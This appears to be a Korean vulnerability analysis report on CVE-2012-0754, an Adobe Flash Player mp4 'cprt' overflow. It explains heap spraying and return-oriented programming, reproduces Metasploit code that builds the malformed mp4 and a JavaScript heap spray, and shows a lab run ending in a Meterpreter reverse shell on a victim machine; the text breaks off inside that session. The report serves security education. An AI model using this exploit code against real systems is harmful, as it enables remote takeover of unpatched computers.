

취약점 분석 보고서

= CVE-2012-0754 =

- 서준석 연구원 -

2012-08-02

보안프로젝트와 한국정보보호교육센터에서 공동 연구한 것입니다.
상업적으로 사용하여 법적인 문제가 생기는 경우는 사용자 자신에게 책임이
있음을 경고합니다.



보안프로젝트



한국정보보호교육센터
Korea Information Security Education Center

목 차

| | |
|--|-----------|
| 1. 개 요 | 1 |
| 1.1. 취약점 분석 추진 배경 | 1 |
| 1.2. CVE-2012-0754 취약점 요약 | 1 |
| 2. CVE-2012-0754 분석 | 2 |
| 2.1. CVE-2012-0754 취약점 개요 | 2 |
| 2.2. CVE-2012-0754 대상 시스템 목록 | 2 |
| 2.3. CVE-2012-0754 취약점 원리 | 2 |
| 3. 분 석 | 3 |
| 3.1. 공격 기법 및 기본 개념..... | 3 |
| 3.1.1 Heap Spray | 3 |
| 3.1.2 Return Oriented Programming..... | 4 |
| 3.2. 공격 코드 | 8 |
| 3.2.1 공격 코드 분석..... | 8 |
| 3.2.2 공격 코드 실행..... | 10 |
| 3.3. 공격 기법 분석..... | 12 |
| 3.3.1 동적 분석을 통해 분석 대상 파일 추출..... | 12 |
| 3.3.2 미디어 파일 분석(swf / mp4)..... | 14 |
| 3.3.3 Ollydbg 분석..... | 16 |
| 4. 결 론 | 25 |
| 5. 대응 방안 | 26 |
| 5.1. 보안 업데이트 설치 | 26 |
| 6. 참고 자료 | 27 |
| 6.1. 참고 문헌 | 27 |
| 6.2. 참고 웹 문서..... | 27 |

그림 목차

| | |
|--|----|
| 그림 1. CVE-2012-0754 취약점 원리 | 2 |
| 그림 2. 간단한 Heap Spray 공격 전개도..... | 3 |
| 그림 3. 가젯 구성..... | 5 |
| 그림 4. 메모리 상에서 수행되는 가젯들..... | 5 |
| 그림 5. CVE-2012-0754 공격코드 구조..... | 8 |
| 그림 6. 취약한 파일 생성 부분 | 8 |
| 그림 7. 공격코드 생성 부분(Heap Spray) | 9 |
| 그림 8. Heap Spray 공격 개요 | 10 |
| 그림 9. Adobe Flash Player 버전 확인 | 10 |
| 그림 10. 공격 실행 후 리버스 커넥션 대기..... | 10 |
| 그림 11. 공격자 서버에 접속한 화면..... | 11 |
| 그림 12. 피해자의 접속으로 리버스 커넥션이 성립..... | 11 |
| 그림 13. http 필터링으로 필요 정보만 추출..... | 12 |
| 그림 14. Java Script 소스 내부..... | 12 |
| 그림 15. 힙 스프레이 수행 부분..... | 13 |
| 그림 16. swf 실행 부분..... | 13 |
| 그림 17. wireshark 로 분석 대상 파일 추출 | 14 |
| 그림 18. 취약한 swf 파일 내부 구조..... | 14 |
| 그림 19. 취약한 mp4 파일 헤더 부분..... | 15 |
| 그림 20. 취약한 mp4 파일 전체 구조..... | 15 |
| 그림 21. 정상적인 mp4 파일 구조..... | 16 |
| 그림 22. crash 발생을 위해 응답 값 변조 | 16 |
| 그림 23. Just-In-Time debugging 옵션 선택..... | 16 |
| 그림 24. Just-In-Time debugging 기능 활성화 | 17 |
| 그림 25. Crash 발생 후 디버거 화면..... | 17 |
| 그림 26. 충돌(EIP 에러) 메세지 | 17 |
| 그림 27. 두 가지 소스의 '0C0C0C0C'..... | 18 |
| 그림 28. EAX 가 가리키는 부분을 확인 | 18 |
| 그림 29. mp4 파일 생성 부분 수정 | 19 |
| 그림 30. 수정한 부분이 프로그램 흐름에 반영된 모습..... | 19 |
| 그림 31. crash 원인을 찾기 위해 스택 역추적 | 19 |
| 그림 32. 에러 발생 전 마지막으로 실행된 부분..... | 20 |
| 그림 33. 메모리에서 Flash11e 영역 검색..... | 20 |

| | |
|---|----|
| 그림 34. 문제의 원인으로 추정되는 코드 발견..... | 21 |
| 그림 35. 원인 코드가 포함된 함수의 시작 부분에 Memory B.P 설정..... | 21 |
| 그림 36. swf 내부의 함수를 담고 있는 부분..... | 21 |
| 그림 37. flash player 버전과 관련된 부분..... | 22 |
| 그림 38. mp4 파일을 읽어오는 ReadFile API..... | 22 |
| 그림 39. mp4 파일이 로딩되어 저장된 부분..... | 22 |
| 그림 40. 상세 분석으로 발견한 Crash 발생 메커니즘..... | 23 |
| 그림 41. opcode 분석을 위해 시작 부분에 B.P 설정..... | 23 |
| 그림 42. 취약점 발생 원리..... | 24 |
| 그림 43. REP 가 수행하는 세부 명령..... | 24 |
| 그림 44. Adobe 공식 사이트의 취약점 관련 정보..... | 26 |

표 목차

| | |
|--|---|
| 표 1. 기계어 조각으로 활용 가능한 기계어 코드..... | 7 |
| 표 2. 기계어 조작을 통해 ret 를 가지는 명령어 조각 추출..... | 7 |

1. 개 요

1.1. 취약점 분석 추진 배경

스마트폰, 클라우드 서비스 등의 보급으로 인해 이제 인터넷과 보안은 우리의 생활에 큰 영향력을 미치게 되었다. 또한 최근 몇 차례의 대형 보안사고로 인해 인터넷 상에 존재하는 악성코드와 시스템 내부 취약점에 대한 관심이 높아지고 있는 추세이다.

특히 최근에는 불특정 다수를 대상으로 하는 공격을 넘어, 구체적인 목적을 가진 공격자들이 특정 대상을 공격하는 유형이 다수 발견되고 있다. 이에 더해 공격의 유형이 단순히 외부에서 내부로 감행하는 공격이 아닌, 사용자가 간과할 수 있는 부분을 노린 공격도 성행하고 있다. 그 예로, 신뢰를 전제로 한 원격 데스크톱 연결 취약점 공격이나, 일반 사용자들이 업데이트를 크게 중요시 하지 않는 멀티미디어 취약점들이 빈번히 악용되고 있다.

이번 문서에서는 온라인 게임, 개인정보 유출 등 다양한 방식으로 응용되어 공격에 쓰이는 CVE-2012-0754 를 분석해 볼 예정이다.

1.2. CVE-2012-0754 취약점 요약

CVE-2012-0754 는 Adobe Flash Player .mp4 cprt overflow 란 이름으로 2012 년 2 월 15 일에 공개된 취약점이다. 해당 취약 버전을 사용하는 모든 사용자에게 피해를 줄 수 있다. 이것은 플래시 플레이어에서 mp4 파일을 파싱하는 과정에서 발생한 오류로 인해 원격 코드를 수행할 수 있게 하는 취약점이다. 온라인 게임 해킹, 추가적인 행위를 하는 악성코드 다운로드 등 여러 가지 변종 형태가 많이 나왔지만, Adobe 사에서 제공하는 패치를 통해 간단히 예방할 수 있다.

2. CVE-2012-0754 분석

2.1. CVE-2012-0754 취약점 개요

| | | | |
|--------|---|--------|-----------------|
| 취약점 이름 | Adobe Flash Player .mp4 cprt overflow (CVE-2012-0754) | | |
| 최초 발표일 | 2012 년 2 월 15 일 | 문서 작성일 | 2012 년 5 월 25 일 |
| 위험 등급 | 긴급(위험) | 벤더 | Adobe |
| 취약점 영향 | 원격 코드 실행 및 악성 코드 다운로드 | 현재 상태 | 패치됨 |

2.2. CVE-2012-0754 대상 시스템 목록

아래의 버전이 설치된 리눅스, 윈도우 및 안드로이드 기반 환경에서 취약점이 발생할 수 있다.

Windows, Mac OS X, Linux, and Solaris :

Adobe Flash Player before 10.3.183.15 and 11.x before 11.1.102.62

Android 2.x and 3.x :

before 11.1.111.6

Android 4.x :

before 11.1.115.6

2.3. CVE-2012-0754 취약점 원리

Adobe Flash Player .mp4 cprt overflow 는 flash player 에서 mp4 파일을 파싱하는 과정 중 발생한 오류로 인한 코드 실행 취약점으로, 이를 이용해 원격 코드를 수행할 수 있게 만드는 취약점이다. 또한, metasploit 에 내장된 모듈에서는 Heap Spray 기법을 이용해 원하는 공격코드를 메모리에 주입함으로써 공격의 다양성을 강화시켰다. 해당 취약점을 악용한 최근 사례를 찾아보면 단순한 리버스 커넥션 성립뿐만 아니라, 키로거, 백도어 등 다양한 방법으로 응용되고 있다.




그림 1. CVE-2012-0754 취약점 원리

3. 분석

3.1. 공격 기법 및 기본 개념

3.1.1 Heap Spray

힙 스프레이 기술은 Blazde 와 Skynined 에 의해 개발되었고, 2004 년부터 대부분의 브라우저 기반 exploit 와 함께 사용되어 왔다. 힙 스프레이는 임의의 코드를 수행하기 위해 메모리 상에 임의의 코드를 뿌리는 공격 기법이다. 간단히 말하자면, 원하는 코드를 실행하는 부분과 NOP 값을 하나의 '블록'으로 생성해 원하는 주소에 접근할 때까지 메모리의 힙 영역에 임의로 할당을 시킨 다음, 원하는 목적 행위를 수행하는 기법이다.

이 기술의 핵심은 메모리의 특정 영역(in Heap)에 특정 목적을 가지는 코드를 뿌린(반복적으로 주입 시킨다는 뜻으로, 뒤에서 자세히 설명할 예정) 뒤 여러 취약점들에 의해 비정상적인 메모리 주소(heap spray 된 부분)로 JMP 또는 CALL 하여 해당 시스템이 공격자에 의해 흐름이 제어되게 되는 것이다. 이러한 기술을 실질적으로 사용하기 위해 다음과 같은 두 가지 제한사항이 뒤따른다.

첫째, 공격자가 원하는 내용을 주입할 수 있는 부분이 Heap 영역으로 한정되어 있다. 게다가, Heap 영역 중에서도 윈도우가 사용하는 DLL, PEB, TEB 등과 0x7fffffff(커널공간) 이상의 주소는 사용할 수 없다.)

둘째, 어플리케이션의 Heap 을 통제할 수 있는 권한을 가져야 한다. 여러 어플리케이션 중 효과적인 것이 바로 웹 브라우저이다. 웹 브라우저 상에서는 자바 스크립트를 이용해 Heap 을 통제할 수 있다.




그림 2. 간단한 Heap Spray 공격 전개도

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

그림 1 에서는 Heap Spray 공격이 어떠한 과정을 통해 수행되는지 간단히 보여주는 그림이다. IE 상에서 JavaScript 를 이용해 힙 스프레이 공격을 수행한다고 가정할 때, 우선 취약점이 발생하기 이전에 메모리의 Heap 영역에 'nop+code' 형식의 셸코드가 뿌려지게 된다. 그 다음 해당 취약점이 발생하게 되고, 이미 Spray 된 영역으로 프로그램 제어가 이동하게 된다. 결론적으로 공격자가 원하는 코드가 수행되고, 공격은 성공한다.

유의해야 할 점은 앞서 제시한 공격 벡터 대로 항상 공격이 이루어지는 것이 아니며, 이해를 돕기 위해 구체적인 과정을 생략한 것임을 유의하길 바란다. 실질적으로 공격이 성공하기 위해서는 자세한 메커니즘에 대한 이해가 선행되어야 한다.

3.1.2 Return Oriented Programming

1. ROP 란

리턴 지향 프로그래밍은 공격자가 현재 수행중인 프로그램 코드 안에 존재하는 서브루틴이 리턴 명령어에 닿기 전에 선별된 기계 명령어 또는 기계 명령어 덩어리를 간접적으로 실행시키기 위해 콜 스택의 제어를 통제하는 기술을 말한다.

실행되는 모든 명령어들이 원래 프로그램 안에 존재하는 실행 가능한 메모리 영역에서 추출한 것들이기 때문에, 이러한 기술은 사용자 제어 메모리 공간에서 명령어 수행을 방지하는 기술들을 우회하는 코드 인젝션과 같은 기술들을 사용하지 않아도 우회를 가능하게 해 준다.

2. ROP 접근법

- 1) 전체 함수를 사용하는 대신에 명령어의 연속된 작은 덩어리들을 이용
- 2) 명령어 조각은 2 개에서 5 개 정도의 크기
- 3) 모든 명령어 조각은 ret 명령어로 끝나야 함
- 4) 명령어 조각들은 'gadget' 으로 서로 연결 되어 명령어 덩어리를 형성
- 5) gadget 은 의도된 특정 행동을 수행 (load, store, xor, or branch)
- 6) 공격자는 여러 개의 gadget 을 조합해 공격의 정교함을 더할 수 있음

3. 가젯

여러 명령 조각들로 구성되어 있는 명령어 집합으로써 공격자가 의도한 특정 행동을 수행하는 역할을 하게 된다. 여기서는 특정 변수를 로드해 덧셈을 수행하는 예시를 들어 보겠다.

- 1) 우선 공격자가 다음과 같은 가젯을 찾아 내었다고 가정해 보자. (여기서 '찾았다' 라는 말이 쓰인 이유는 뒤에서 설명할 예정)




그림 3. 가젯 구성

만약 Load 명령을 수행하기 위한 기계어가 8 개가 있고, 필요한 인자가 하나가 있다고 가정하면, Load 기능을 수행하기 위한 가젯은 그림 2 의 왼쪽 가젯과 같이 구성되어야 한다. 물론 각각의 기계어들은 현재 수행되고 있는, 공격자가 접근 가능한 프로그램 내부에 존재하는 기계어 조각들 중에서 추출한 것이다. (이러한 추출 작업을 도와주는 도구들을 이용하면 비교적 간단하게(?) 기계어들을 추출 가능하다.) ADD 명령 또한 Load 가젯과 같은 방법으로 추출한 것이다.

추출 과정을 통해 구성된 가젯들을 수행하게 되면 별도의 코드 삽입이나, 내장 함수를 이용하지 않아도 공격자가 원하는 행동들을 수행할 수 있게 된다.

2) 그렇다면 위에서 생성한 가젯들이 실제로 메모리에서 어떻게 작동하는지 살펴보도록 하자.




그림 4. 메모리 상에서 수행되는 가젯들

그림 3 에서 보듯이 공격자가 작성한 가젯들은 메모리 스택에 차곡차곡 쌓인 후, 하나씩 수행되게 된다. 여기서 중요한 점은(가장 어려운 부분이기도 하다.) 공격자가 선택한 기계어 조각들이 스택의 형태를 망가뜨려선 안 된다는 점이다. 예를 들어 ret 1-2-3-4 순서로 스택에 쌓여야만 원하는 행동을 수행할 수 있다고 가정할 때, 만약 1 번 기계어 덩어리에 스택의 모양을

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

변형시키는 기계어가 포함된다면 스택은 우리가 원하는 모습이 아닌 ret 1-4-2-3 나 ret 1-2-쓰레기값-3-4 형태로 변형될 수 있다. 이렇게 되면 공격은 무용지물이 되거나 에러가 발생하게 된다.

그만큼 원하는 명령을 수행하기 위해 필요한 기계어 조각들을 찾아 가젯을 구성하는 것은 시간적인 노력뿐만 아니라, 메모리와 기계어와의 상호 관계에 대한 깊은 이해가 선행되어야만 가능한 일이다.

5. 기계어 조각 찾기

특정 명령어 조각이 ret 로 끝나게 되는 것은 프로그래머들이 결코 원하지 않는 코드이다. 그렇기 때문에 공격자가 기존에 존재하는 기계어 흐름에서 원하는 명령어 조각을 찾는 것은 매우 어려운 일이다.

ret 를 가지는 기계어 조각은 jmp 명령을 포함하는 기계어 근처에서 찾을 수 있다. 이러한 명령을 적절히 이용하면 ret 를 가지는 기계어 조각을 생성할 수 있다. 다음의 예제를 보자.

| opcode | assembler | comment |
|-----------------------|------------------|--------------------------|
| b8 13 00 00 00 | mov \$0x13, %eax | eax 레지스터의 내용을 0x13 으로 이동 |
| e9 c3 f8 ff ff | jmp 3aae9 | 상대주소 3aae9 로 점프 |

표 1. 기계어 조각으로 활용 가능한 기계어 코드

여기에서 기계어 해석을 b8 부터 하는 대신에 00 부터 하게 되면 다음과 같이 프로그래머가 의도하지 않은 새로운 명령을 생성할 수 있다.

| opcode | assembler | comment |
|--------------|-----------------|------------------------------|
| 00 00 | add %al, (%eax) | al 값을 eax 포인터가 가리키고 있는 값과 더함 |
| 00 09 | add | ch 와 cl 레지스터를 더함 |
| c3 | ret | 리턴 명령 |

표 2. 기계어 조각을 통해 ret 를 가지는 명령어 조각 추출

이렇게 함으로써 완전히 새로운 기계어 조각이 만들어 진다. 결론적으로, 공격자는 자신이 원하는 행동을 수행할 수 있는 가젯의 큰 그림을 그리고, 가젯의 부품(기계어 조각)들을 모아 가젯을 완성 후, 필요하다면 여러 기능을 하는 가젯들을 모아 피해 시스템의 방어 메커니즘을 우회하여 공격을 성공시킬 수 있는 것이다. 자세한 내용은 아래 참고문서를 확인하면 더 깊은 지식을 습득할 수 있을 것이다.

3.2. 공격 코드

3.2.1 공격 코드 분석

공격코드는 크게 선언, 대상 운영체제별 페이로드 구성, 취약한 파일 전송 및 실행, 공격코드 생성, 취약한 파일 생성 등의 5 가지 부분으로 나눌 수 있다. 공격코드의 개략적인 흐름은 다음과 같다.




그림 5. CVE-2012-0754 공격코드 구조

그 중에서 핵심 부분인 취약한 파일 생성과 공격코드 구성 부분을 중점적으로 분석해 본다.

1. 취약한 파일 생성

```

def create_swf
  path = ::File.join( Msf::Config.install_root, "data", "exploits", "CVE-2012-0754.swf" )
  fd = ::File.open( path, "rb" ) ① swf 생성
  swf = fd.read(fd.stat.size)
  fd.close

  return swf
end

def create_mp4(target)
  mp4 = ""
  mp4 << "\x00\x00\x00\x18"
  mp4 << "ftypmp42"
  mp4 << "\x00\x00\x00\x00"
  mp4 << "mp42isom"
  mp4 << "\x00\x00\x00\x0D"
  mp4 << "cprt"
  mp4 << "\x00\xff\xff\xff"
  mp4 << "\x00\x00\x00\x00"
  mp4 << "\x0c\x0c\x0c\x0c" * 2586 ② mp4 생성

  return mp4
end
    
```

그림 6. 취약한 파일 생성 부분

취약한 mp4 파일을 실행하는 역할을 하는 swf 를 생성하기 위해 metasploit 에 내장된 swf 내부 정보를 불러온다. 여기서 생성된 swf 에서 실행될 취약점을 가지는 mp4 파일은 임의의 바이너리를 직접 입력해서 생성하는데, 자세한 내용은 분석 파트에서 밝힐 예정이다.

2. 공격코드 생성

```
p = get_payload(my_target, cli)
// 피해자의 윈도우와 IE 버전에 맞는 페이로드를 생성해 'p' 에 저장한다. ( RET / ROP )
js_code = Rex::Text.to_unescape(p, Rex::Arch.endian(my_target.arch))
// 위에서 생성한 페이로드를 피해자의 시스템에서 실행 가능하도록 변환한다.
js_nops = Rex::Text.to_unescape("\x0c"*4, Rex::Arch.endian(my_target.arch))
// 0c0c0c0c 문자를 피해자의 시스템에서 실행 가능하도록 변환한다.


js_pivot = << -JS // 자바스크립트 하단에 삽입되는 부분
var heap_obj = new heapLib.ie(0x20000);
// 새로운 힙 라이브러리를 생성(heapLib.ie : 자바스크립트에 포함된 함수)
var code = unescape("#{js_code}");
// code 생성
var nops = unescape("#{js_nops}");
// nop 생성
while (nops.length < 0x80000) nops += nops;
// nop 의 길이가 0x80000 이 될 때까지 스스로를 복제
var offset = nops.substring(0, #{my_target['Offset']});
// 오프셋 설정 ( nop 를 0~Offset 만큼 잘라 offset 에 저장 )
var shellcode = offset + code + nops.substring(0, 0x800-code.length-offset.length);
// 셸코드 생성 (오프셋 + 코드 + nop 연산결과)
while (shellcode.length < 0x40000) shellcode += shellcode;
// 셸코드의 길이가 0x40000 이 될 때까지 스스로를 복제
var block = shellcode.substring(0, (0x80000-6)/2);
// 힙에 할당할 메모리 블록을 생성 (셸코드를 substring 처리한 결과)
heap_obj.gc();
// 힙의 불필요한 부분을 처리해주는 함수(자바스크립트에 포함된 함수)
heap_obj.debug(true);
for (var i=1; i < 0x1C2; i++) {
    heap_obj.alloc(block);
    // 1~0x1C2 만큼의 블록을 힙 공간에 할당
}
heap_obj.debug(true);
JS
```

※ escape() 함수는 알파벳과 숫자 및 *, @, -, _, +, ., / 를 제외한 문자를 모두 16 진수 문자로 바꾸어 준다. 이렇게 16 진수 문자열로 변환된 문자열은 unescape() 함수로 다시 되돌려 줄 수 있다.

그림 7. 공격코드 생성 부분(Heap Spray)

공격 코드는 힙 스프레이 기법을 이용해 생성이 되는데, 이를 통해 공격자가 원하는 코드를 담은 소스를 상대방 메모리에 삽입해 공격을 수행하게 되는 원리이다. 위 소스를 간단한 그림으로 나타내면 다음과 같다.

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]



[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

3. 피해자가 공격자 컴퓨터에 접속(실제 상황에서는 정교한 공격을 위해 피싱 사이트로 피해자를 꾀어올 것이다.)을 하게 되면 스크립트가 피해자 컴퓨터에서 실행되고, 감염이 된다.




그림 11. 공격자 서버에 접속한 화면

4. 피해자의 화면에는 아무런 결과가 나오지 않지만, 공격자는 피해자 접속의 결과로 공격코드의 최종 목적인 리버스 셸을 따내게 되어 피해자 컴퓨터를 장악하게 된다.

```
[*] Current server process: iexplore.exe (1776)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 624
[+] Successfully migrated to process

msf exploit(adobe_flash_mp4_cpvt) > sessions

Active sessions
=====

Id  Type                Information                                     Connection
--  -
1   meterpreter x86/win32 KISEC-PC\kisec @ KISEC-PC 192.168.182.129:4444
-> 192.168.182.131:1054 (192.168.182.131)

msf exploit(adobe_flash_mp4_cpvt) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 760 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

